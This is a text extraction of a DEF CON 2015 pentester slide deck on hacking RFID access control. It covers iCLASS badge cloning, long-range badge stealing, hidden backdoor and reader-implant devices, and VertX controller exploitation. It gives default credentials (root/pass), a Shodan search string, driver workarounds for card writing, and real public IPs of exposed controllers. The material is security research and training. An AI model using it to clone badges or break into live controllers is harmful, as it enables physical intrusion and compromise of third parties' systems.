



RFIDiggity

Pentester Guide to Hacking HF/NFC and UHF RFID

09 Aug 2015 – DEF CON 23 (2015) – Las Vegas, NV




Presented by:
Francis Brown &
Shubham Shah
Bishop Fox
www.bishopfox.com

NEW Tools - Demos

BADGE ATTACKS

ICLASS BADGE READING/CLONING



Methodology

3 STEP APPROACH

1. Silently steal badge info



2. Create card clone





3. Enter and plant backdoor



Tastic RFID Thief

LONG RANGE RFID STEALER



R90 Long Range Reader

Long Range Contactless Smart Card Reader • Read Only • 6150

- ▶ Long read range distance (up to 18 inches or 45 centimeters)
- ▶ Reads all HID iCLASS® and ISO 15693 compatible (CSN) credentials



iCLASS Cloner

XFPGA.COM - FROM CHINA



- http://www.xfpga.com/html_products/iclass-card-cloner-en-82.html
- Read/Write iCLASS cards using "Standard Security" only (not "High" or "Elite")
- Requires older 32bit driver, and won't let you run in a VM (so Win32 actual install necessary)
- Built from original ContactlessDemoVC.exe
- USB hardware licensing dongle shipped

Uses: OmniKey CardMan 5321 USB - RFID Reader (13.56 Mhz)



Demonstration Software

Get the [source code](#) for reading and analyzing iCLASS cards (see [tar.bz2 archive](#)). Please read [copy-class/win32/uMain.c](#) how iCLASS cards are read.

http://www.openpcd.org/HID_iClass_demystified#Demonstration_Software

In an attempt to stop copying HID iCLASS standard security cards, HID global removed **ContactlessDemoVC.exe** from the latest drivers and SDK sources. Additionally the write requests are now blocked with a 6986 error code by the driver. By installing the older SDK version **CardMan_Synchronous_API_V1_1_1_4.exe** and **OMNIKEY5x21_V1_2_3_1.exe** driver you can work around that limitation.

You can find [older versions](#) of the **CardMan_Synchronous_API_V1_1_1_4.exe** driver in [various places](#).

Newer drivers for OmniKey CardMan 5321 USB Reader no longer supporting iCLASS card writing

Need older driver: "OMNIKEY/HID 5x21/5x25/63x1, Version 1.2.3.1"

iCLASS Cloner


NEW – Bishop Fox – FREE Edition



UPDATE

Read / Write to HID iCLASS Cards:


- <https://blog.kchung.co/reverse-engineering-hid-iclass-master-keys/>
- <https://github.com/ColdHeat/iclass>





Tastic RFID Thief

LONG RANGE RFID STEALER



BISHOP FOX


BADGE ATTACKS

BACKDOOR DEVICES




Raspberry Pi

MAINTAINING ACCESS



- Raspberry Pi – cheap alternative (~\$35) to Pwn Plug/Power Pwn
 - Tastic 3D Case for RaspPi Backdoor Hidden Backdoor Device



READER ATTACKS

BADGE READER MITM IMPLANTS





Reader Attacks

TASTIC-MITM ATTACK



+



- Insert in door reader of target building – record badge #s
- Tastic RFID Thief's PCB could be used similarly for MITM attack



Reader Attacks

TASTIC-MITM ATTACK

© Copyright, RFduino.com
4/14/2014 12:29 PM

RFD22301, RFD22102
CE • ETSI • IC • FCC
Approved & Certified

RFduino
www.RFduino.com • sales@RFduino.com
1601 Pacific Coast Hwy • Suite 290
Hermosa Beach • CA • 90254
Tel: 949.610.0008

Based On
RFD22301
RF Digital
RF Module



Shrunk an Arduino to the size of a finger-tip and made it Wireless!



Based On
RFD22301
RF Digital
RF Module

RFD22102 RFduino DIP




Stackable & plugs directly into breadboards

RFduino is a Bluetooth 4.0 Low Energy BLE RF Module with Built-In ARM Cortex M0 Microcontroller for Rapid Development and Prototyping Projects


CONTROLLER ATTACKS

VERTX CONTROLLER SEARCH/EXPLOIT



Controller Attacks

JACKED IN



Port Scanning and Banner Grabbing - Targetting HID Controllers Over Network

- HID VertX Controller – Default Open Ports:
 - FTP (21), Telnet (23), HTTP (80)
- HID VertX Controller – Connect via FTP / Telnet / HTTP with Default Admin Creds: **root/pass**
- **Banner grabbing** for HID VertX controller discovery
 - Can also find using **SHODAN** search engine

```
root@bt:/# telnet 192.168.1.50
Trying 192.168.1.50...
Connected to 192.168.1.50.
Escape character is '^]'.

Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)

VertXController login:
```

SHODAN Linux 2.4.26 on a cris (0) Explore Contact Us Blog

Showing results 1 - 10 of 181

12.14.148.138
AT&T Services
Added on 2015-01-15 00:11:39 GMT
United States
Details
VertXController login:

162.234.156.137
162-234-156-137.lightspeed.invca.sbcglobal.net
Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)
AT&T Internet Services
Added on 2015-01-14 18:34:48 GMT
United States
Details
VertX_Controller login:

68.15.86.231
wsip-08-15-86-231-00-00.cox.net
Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)
Cox Communications
Added on 2015-01-14 15:12:00 GMT
United States
Details
VertX_Controller login:

99.188.98.58
asf-99-188-98-58.dsl.ksc2mo.sbcglobal.net
Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)
AT&T Internet Services

TOP COUNTRIES

United States	149
Japan	17
Canada	12
Australia	1

TOP SERVICES


Telnet	180
Telnet	1

TOP ORGANIZATIONS

Cox Communications	35
AT&T Internet Services	14
its communications Inc.	13
Covad Communications	6
Verizon Internet Services	4

Controller Attacks

JACKED IN



Port Scanning and Banner Grabbing - Targetting HID Controllers Over Network

Search Diggity

File Options Help

Google CodeSearch Bing LinkFromDomain DLP Flash Malware PortScan NotInMyBackyard BingMalware **Shodan**

Simple Advanced

Query Appender

Linux 2.4.26 on a cris (0)

Queries

- Administration
- Cisco
- Default Credentials
- FTP
- Printer
- Router
- SCADA
- Television
- VOIP
- Web Server
- Webcam
- Windows
- ZENworks

SCAN Settings

API Key: Create Hide

Cancel Hide

Category	Subcateg	Search String	URL	Hostnames	City	Country	Latitude	Longitude	Updated
Custom	Custom	Linux 2.4.26 on a cris (0)	http://12.14.148.138:23/			United States	38.0	-97.0	1/15/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://162.234.156.137:23/	162-234-156-137.lightspeed.irvnca.sbcglo		United States	38.0	-97.0	1/14/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://68.15.86.31:23/	wsip-68-15-86-231.oc.oc.cox.net		United States	38.0	-97.0	1/14/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://99.188.98.58:23/	adsl-99-188-98-58.dsl.ksc2mo.sbcglobal.r		United States	38.0	-97.0	1/14/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://124.35.55.92:23/	124x35x55x92.ap124.ftth.ucom.ne.jp	Tokyo	Japan	35.685	139.7514	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://98.191.202.21:23/	wsip-98-191-202-21.oc.oc.cox.net	Lake Forest	United States	33.645100	-117.6786	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://175.177.183.17:23/	h175-177-183-017.ms01.itscom.jp	Yokohama	Japan	35.4478	139.642499	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://68.15.86.157:23/	wsip-68-15-86-157.oc.oc.cox.net		United States	38.0	-97.0	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://134.114.222.3:23/	kingmanalarm.conted.nau.edu	Flagstaff	United States	35.630799	-112.0524	1/13/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://76.70.51.251:23/	bas3-guelph22-1279669243.dsl.bell.ca	Guelph	Canada	43.550000	-80.25	1/12/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://220.215.158.25:23/	h220-215-158-025.ms01.itscom.jp		Japan	35.69	139.69	1/12/2015 1
Custom	Custom	Linux 2.4.26 on a cris (0)	http://104.34.181.73:23/	cpe-104-34-181-73.socal.res.rr.com			0	0	1/12/2015 1

Output Selected Result


Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)

VertX_Controller login:

Shodan Status: Ready

Controller Attacks

JACKED IN



Port Scanning and Banner Grabbing - Targetting HID Controllers Over Network

Mouse over a door icon and it pops up the last cached valid badge number. Can be used to create fake cloned badge to enter that door.

System Status


	ID 106 MAC 00:06:8E: [REDACTED] Version 2.2.7.149	Host Name [REDACTED] IP Address [REDACTED] Date 02/04/2015 00:11:29 GMT
	Address 0 ID FFFFFFFF	Program Version 113 EEPROM Version 110
	02C8C [REDACTED] 000000000000	

System Status

	ID 1 MAC 00:06:8E: [REDACTED] Version 2.2.7.16	Host Name [REDACTED] IP Address [REDACTED] Date 02/04/2015 00:54:57 UTC
	Address 0 ID FFFFFFFF	Program Version 113 EEPROM Version 110
	Address 1 ID FFFFFFFF	Program Version 113 EEPROM Version 110

Controller Attacks


JACKED IN




Port Scanning and Banner Grabbing - Targetting HID Controllers Over Network

	A	B	C	D	E	F	G
1	VertX Types	Total Found					
2	E400	37					
3	ES400	4					
4	V1000	86					
5	V2000	39					
6	V2-V1000	4					
7							
8	Total:	170					

- [BishopFox-VertX_BatchQuery-v8.pl](#)
- [BishopFox-VertX_Query_IP-v1.pl](#)



VertX Types	Total Found
Canada	19
India	1
Japan	16
Romania	1
USA - Alaska	3
USA - Arizona	3
USA - California	23
USA - Colorado	3
USA - Connecticut	1
USA - District Of Columbia	1
USA - Georgia	27
USA - Hawaii	1
USA - Illinois	3
USA - Iowa	1
USA - Louisiana	2
USA - Massachusetts	1
USA - Minnesota	2
USA - Missouri	10
USA - New Jersey	5
USA - New York	3
USA - Pennsylvania	3
USA - Rhode Island	9
USA - South Dakota	4
USA - Texas	12
USA - Virginia	13
USA - Washington	2
USA - Wisconsin	1
Total:	170






Introduction/Background

GETTING UP TO SPEED

Badge Basics




FREQUENCIES



Frequency	Range	Distance	Common Usage	Card Types	Standards
Low Frequency (LF)	120kHz – 140kHz	<3 ft. (Commonly under 1.5ft)	Access control systems; animal tagging; car immobilizer	HID Prox, Indala Prox, Kantech ioProx, Hitag 1/2/S, Casi-Rusco, EM4X, Honeywell Nexwatch, G-Prox II, AWID, Pyramid Prox, Keri Prox, Q5, TI-RFID Systems, VeriChip	ISO 11784 / ISO 11785 ISO 14223 (Animals) ISO 18000-2
High Frequency (HF)	13.56MHz	3-10ft <i>*Maybe up to ~35 ft</i>	Contactless smart cards; access control systems; loyalty card; credit cards; payment card; mobile payments; ski pass; e-Passport; public transportation systems	iCLASS, MIFARE/DESFire, LEGIC, Sony Felicia, Calypso, Tag-it, Topaz, Sielox, SRIX4K, CryptoRF, JCOP	ISO 15963 - Vicinity Card ISO 14443A ISO 14443B ISO 18000-3 ISO 18092 - NFC ISO 21481 – NFCIP-2 EPC Class 1 (13.56MHz)
Ultra-High Frequency (UHF)	860MHz – 960MHz (Regional) Also: 433MHz	~30ft <i>*Up to miles with strong antenna and line of sight</i>	Supply chain; inventory tracking; Walmart; baggage handling; toll collecting; Enhanced Driver's License; U.S. Passport Card (not book); Trusted traveler cards; ski pass	EPC Gen 2	EPC Class 0 EPC Class 1 (860-930MHz) EPC UHF Gen 2 ISO 18000-6C ISO 18000-63 INCITS 371.2


RFID Other Usage

WHERE ELSE?



RFID Other Usage

WHERE ELSE?



Standard vs. Enhanced License Comparison

RFID	ENHANCED
